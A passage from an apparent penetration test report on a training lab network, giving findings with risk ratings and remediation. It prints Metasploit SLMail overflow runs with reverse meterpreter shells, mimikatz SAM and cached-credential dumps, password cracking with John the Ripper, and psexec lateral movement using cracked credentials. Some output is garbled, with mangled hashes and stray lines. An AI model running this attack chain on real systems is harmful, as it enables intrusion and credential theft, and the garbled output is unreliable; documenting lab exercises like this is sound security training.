| This server supports the following commands: HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp    open  finger   SLMail finger
|_finger: Fingerprinted SLMail finger
80/tcp    open  http    Apache httpd/2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized
|_ Basic realm=Restricted Content
106/tcp   open  pop3w   SLMail pop3pw
110/tcp   open  pop3    BVRP Software SLMAIL pop3d

```

Fig.62 – Nmap scan report for 172.22.117.20

```

File Actions Edit View Help
└─# searchsploit slmail
Exploit Title
Seattle Lab Mail (Slmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (1)
Seattle Lab Mail (Slmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (2)
Seattle Lab Mail (Slmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (3)
Seattle Lab Mail (Slmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (Metasploit)
Slmail Pro 6.3.1.0 - Multiple Remote Denial of Service / Memory Corruption Vulnerabilities
Path
| windows/remote/638.py
| windows/remote/643.c
| windows/remote/646.c
| windows/remote/16399.rb
| windows/dos/31563.txt
Shellcodes: No Results
└─# 

```

Fig.63 – searchsploit identify the most viable exploit

```

msf6 > search sImail
Matching Modules

# Name                               Disclosure Date   Rank    Check  Description
- exploit/windows/pop3/seattlelab_pass  2003-05-07     great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use exploit/windows/pop3/seattlelab_pass
[*]选用 payload windows/meterpreter/reverse_tcp
[*]设置 payload 为 windows/meterpreter/reverse_tcp
msf6 exploit[*] (windows/pop3/seattlelab_pass) > options
[-] Unknown command: options
msf6 exploit[*] (windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

Name  Current Setting  Required  Description
RHOSTS      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT      110        yes        The target port (TCP)
LPORT       4444       yes        The listen port

Payload options (windows/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
EXITFUNC thread       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      172.26.110.196  yes        The listen address (an interface may be specified)
LPORT      4444       yes        The listen port

Exploit target:

Id  Name
-  Windows NT/2000/XP/2003 (sIMail 5.5)

msf6 exploit[*] (windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
[*] RHOSTS => 172.22.117.20
msf6 exploit[*] (windows/pop3/seattlelab_pass) >

```

Fig.64 – RHOSTS options set, and exploit executed

```

msf6 exploit[*] (windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.26.110.196:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (sIMail 5.5) using jmp esp at 5f4aa358f
[*] Exploit connected, creating session...
[*] msf exploit[*] (windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
[*] LHOST => 172.22.117.100
[*] msf exploit[*] (windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.26.110.196:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (sIMail 5.5) using jmp esp at 5f4aa358f
[*] Exploit connected, creating session...
[*] msf exploit[*] (windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
[*] LHOST => 172.22.117.100
[*] msf exploit[*] (windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (sIMail 5.5) using jmp esp at 5f4aa358f
[*] Sending stage (17514 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 => 172.22.117.20:50982) at 2022-08-04 02:26:02 -0400
[*] meterpreter > pwd
C:\Program Files (x86)\sIMail\System
[*] meterpreter > ls
listing: C:\Program Files (x86)\sIMail\System

Mode  Size  Type  Last modified    Name
100066/-rw-rw-rw-  32   fil  2022-07-21 11:58:55 -0400  Flags.txt
100066/-rw-rw-rw-  155  fil  2022-07-21 11:58:55 -0400  Flags.crv.txt
100066/-rw-rw-rw-  1640  fil  2022-07-21 11:58:55 -0400  maillog.000
100066/-rw-rw-rw-  370   fil  2022-07-21 11:58:58 -0400  maillog.001
100066/-rw-rw-rw-  171   fil  2022-07-21 11:58:58 -0400  maillog.002
100066/-rw-rw-rw-  1940  fil  2022-07-21 11:58:59 -0400  maillog.003
100066/-rw-rw-rw-  1800  fil  2022-07-21 11:58:59 -0400  maillog.004
100066/-rw-rw-rw-  2210  fil  2022-07-21 11:58:59 -0400  maillog.005
100066/-rw-rw-rw-  2831  fil  2022-07-21 11:58:59 -0400  maillog.006
100066/-rw-rw-rw-  2566  fil  2022-07-21 11:58:59 -0400  maillog.007
100066/-rw-rw-rw-  2566  fil  2022-07-21 11:58:59 -0400  maillog.008
100066/-rw-rw-rw-  2549  fil  2022-07-21 11:58:59 -0400  maillog.009
100066/-rw-rw-rw-  2366  fil  2022-07-21 11:58:59 -0400  maillog.010
100066/-rw-rw-rw-  8348  fil  2022-07-21 11:58:59 -0400  maillog.011
[*] meterpreter > cat Flags.txt
B22e3a3a93a944ab9dc8cc8617819b49d|meterpreter >

```

Fig.65 – Meterpreter successfully establish a command line.

Vulnerability 5		Findings
Title	Scheduled task vulnerability	
Type (Web app / Linux OS / Windows OS)	Windows OS	
Risk Rating	Medium	
Description	Using the previous exploit, we dropped into a meterpreter command shell “schtasks /query”, listing all scheduled tasks. Vulnerability identified.	
Images	Fig.66 & Fig.67	
Affected Hosts	172.22.117.20	
Remediation	Patch systems to ensure they are running the latest security patches.	

```
meterpreter > schtasks /query
+> Unknown command: schtasks
meterpreter > shell
Process 1908 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLMail\System>schtasks /query
schtasks /query

Folder: \
TaskName          Next Run Time      Status
-----          -----          -----
flag5           N/A          Ready
MicrosoftEdgeUpdateTaskMachineCore    8/4/2022 6:34:48 PM  Ready
MicrosoftEdgeUpdateTaskMachineUA     8/4/2022 12:04:48 AM  Ready
OneDrive Reporting Task-S-1-5-21-2013923 8/4/2022 11:18:12 AM  Ready
OneDrive Standalone Update Task-S-1-5-21 8/4/2022 11:18:16 PM  Ready
```

Fig.66 – “schtasks /query” listing all queries.

```
C:\Program Files (x86)\SLMail\System>schtasks /query /TN Flag5 /FO list /v
schtasks /query /TN Flag5 /FO list /v

Folder: \
HostName:          WIN10
TaskName:          \Flag5
Next Run Time:    N/A
Status:            Ready
Logon Mode:       Interactive/Background
Last Run Time:   8/3/2022 11:15:10 PM
Last Result:      1
Author:           WIN10\sysadmin
Task To Run:      C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$\ 
Start In:         N/A
Comment:          54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled
Idle Start:       Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management: Stop On Battery Mode
Run As User:      ADMBob
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 00:00:00
Scheduling:       Scheduling data is not available in this format.
Schedule Type:   At logon time
Next Run:         N/A
start Date:      N/A
End Date:        N/A
Days:             N/A
Month:            N/A
Repeat:          Every:
Repeat Until:    Time:
Repeat Until Duration: N/A
Repeat Stop If Still Running: N/A

HostName:          WIN10
TaskName:          \Flag5
Next Run Time:    N/A
Status:            Ready
Logon Mode:       Interactive/Background
Last Run Time:   8/3/2022 11:15:10 PM
Last Result:      1
Author:           WIN10\sysadmin
Task To Run:      C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$\ 
Start In:         N/A
Comment:          54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled
```

Fig.67 – File reveals details of the exploit.

Vulnerability 6	Findings
Title	SLMail Compromise
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using kiwi a dump of the SAM file was executed and John the Ripper used to crack the hash revealing the password (Computer!).
Images	Fig.68, Fig.69, Fig.70 & Fig.71
Affected Hosts	172.22.117.20
Remediation	Ensuring all security patches are current guarding against the possibility of exploit.

```
meterpreter > load kiwi
Loading extension kiwi...
#####
  mimikatz 2.2.0 20191125 (x86/windows)
  .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
  ## / \ ## /*** Benjamin DELPY gentilkwi` ( benjamin@gentilkiwi.com )
  ## \ / ## > http://blog.gentilkiwi.com/mimikatz
  '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
  '####' > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa258394957f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
SAMKey : 5f266b4ef9e57871830440a75bebcbca
```

Fig.68 – minikatz Kiwi was used to acquire a full dump of the SAM from the domain

```
RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bfse77097409e4a9aa11aa39
lm - 0: 61cc909397b7971aiceb2b26b427882f
nlm- 0: 50135ed3bfse77097409e4a9aa11aa39
```

Fig.69 – The dumped file

```
File Actions Edit View Help
(root@kali)-[~]
# echo '50135ed3bfse77097409e4a9aa11aa39' > hashes.txt
```

Fig.70 – The hashed output was echoed to hashes.txt for cracking.

```
[root@kali)-[~]
# john --format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (?)
1g 0:00:00:00 DONE 2/3 (2022-08-04 02:54) 7.692g/s 686769p/s 686769c/s News2..Zephyr!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Fig.71 – The hashes.txt file was then cracked revealing the password from the hash.

Vulnerability 7	Findings
Title	Lateral movement
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	The established meterpreter shell allowed for easy undetected access to the files and folder using the following command “search -f flag*.txt” a
Images	Fig.72 & Fig.73
Affected Hosts	172.22.117.20
Remediation	Ensuring all security patches are current guarding against the possibility of exploit.

```
meterpreter > search -f flag*.txt
Found 4 results ...
_____
Path Size (bytes) Modified (UTC)
c:\Program Files (x86)\SLmail\System\flag4.txt 32 2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt 32 2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt 34 2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt 32 2022-02-15 16:55:04 -0500

meterpreter > shell
Process 4116 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>c:\Users\Public\Documents\
```

Fig.72 – Meterpreter prompt established, searching the directory using the following command “search -f flag*.txt”

```
c:\Users\Public\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0014-D802

Directory of c:\Users\Public\Documents

02/15/2022 03:02 PM <DIR> .
02/15/2022 03:02 PM <DIR> ..
02/15/2022 03:02 PM 32 flag7.txt
1 File(s) 32 bytes
2 Dir(s) 3,280,805,888 bytes free

c:\Users\Public\Documents>cat flag7.txt
cat flag7.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

c:\Users\Public\Documents>more flag7.txt
more flag7.txt
6fd73e5a2c2740328d57ef32557c2fd
```

Fig.73 – Listed the directories revealing the vulnerability

Vulnerability 8	Findings
Title	Attacking the LSA
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Having full access to the Win10 system allowed for a full active directories dump using the following command "kiwi_cmd lsadump::cache". This provided access to the administrator details. Used the admin details to
Images	Fig.74, Fig.75 & Fig.76
Affected Hosts	172.22.117.20
Remediation	The Local Security Authority Subsystem Service (lsass.exe) is a service used to validate local and remote sign-ins, forcing local security policies. However, it can be bypassed but not without creating noise. Which can alert the security team of a potential breach.

```

meterpreter > load kiwi
[!] The "kiwi" extension has already been loaded.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
 [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9af34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NLS1 - 8/4/2022 12:15:35 AM]
RID : 00000450 (1104)
User : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter > 

```

Fig.74 – Full dump of the local security policy using kiwi

```

[root@kali:~]
# echo '3f267c855ec5c69526f501d5d461315b' > hashes3.txt

[root@kali:~]
# cat hashes3.txt
cat: hashes3.txt: No such file or directory

[root@kali:~]
# cat hashes3.txt
3f267c855ec5c69526f501d5d461315b

[root@kali:~]
# nano hashes3.txt

[root@kali:~]
# john hashes3.txt --format=MSHASH2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
ChangeMe! (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-08-04 03:23) 1.923g/s 2000p/s 2000C/s falcon..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

```

Fig.75 – Echoed the dump to hashes3.txt then had it cracked by John the Ripper.

```

msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10:4444
[*] Meterpreter session 1 opened (172.22.117.10:4444 -> 172.22.117.10:61874 ) at 2022-08-04 03:29:27 -0400

meterpreter > shell
Process 856 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users
User accounts for \\\

ADMBob          Administrator      flag8-ad12fc2fffc1e47
Guest            hhodge           jsmith
krbtgt          tschubert

The command completed with one or more errors.

C:\Windows\system32>

```

Fig.76 – Using the exfiltrated credentials and the following exploit “windows/smb/psexec”. The options were set providing access to all user accounts.

Vulnerability 9	Findings
Title	Navigating to the exploited C:\ directory
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Exploiting the previous shell, the system was compromised further.
Images	Fig.77
Affected Hosts	172.22.117.20
Remediation	Behavioral IDS to detect and notify the security team about suspicious activities.

```

C:\Windows\system32>cd C:\

C:\>dir
Volume in drive C has no label.
Volume Serial Number is 142E-CF94

Directory of C:\

02/15/2022  03:04 PM           32 Flag9.txt
02/15/2022  12:19 AM    <DIR>          PerfLogs
02/15/2022  11:14 AM    <DIR>          Program Files
02/15/2022  11:14 AM    <DIR>          Program Files (x86)
02/15/2022  11:13 AM    <DIR>          Users
02/15/2022  02:19 PM    <DIR>          Windows
               1 File(s)        32 bytes
               5 Dir(s)   18,874,941,448 bytes free

C:\>more Flag9.txt
more Flag9.txt
F73566ef2f744cafe7bf5374f9fbcbf872
C:\>

```

Fig.77 – Exploiting the C: directory

Vulnerability 10	Findings
Title	Accessing the default administrator credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High

Description	Using kiwi and the following command “dcsync_ntlm administrator” dumped the default administrator hash.
Images	Fig.78
Affected Hosts	172.22.117.20
Remediation	The Local Security Authority Subsystem Service (lsass.exe) is a service used to validate local and remote sign-ins, forcing local security policies. However, it can be bypassed but not without creating noise. Which can alert the security team of a potential breach.

```
metasploit > load kiwi
Loading extension Kiwi ...
[*] Kiwi      : mimikatz 2.2.0 20191123 (x86/Windows)
[*]     A Local User Account was found
[*]     User: benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
[*]     / \   > http://blog.gentilkiwi.com/mimikatz
[*]     / \   > Vincent LEBOUVRE ( vincent.lebouvre@gmail.com )
[*]     / \   > http://pingcastle.com / http://mynameislogon.com **/
[*]     / \   >

[*] Loaded x86 Kiwi on an x64 architecture.

Success
Administrator > dcsync_ntlm administrator
[*] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[*] Account       : administrator
[*] LM Hash       : 0e90dc329783152b59081ba232be55
[*] NT Hash       : 5-1-5-21-34b485b39b-3689884876-11b297675-500
[*] RID          : 500
[*] meterpreter >
```

Fig.78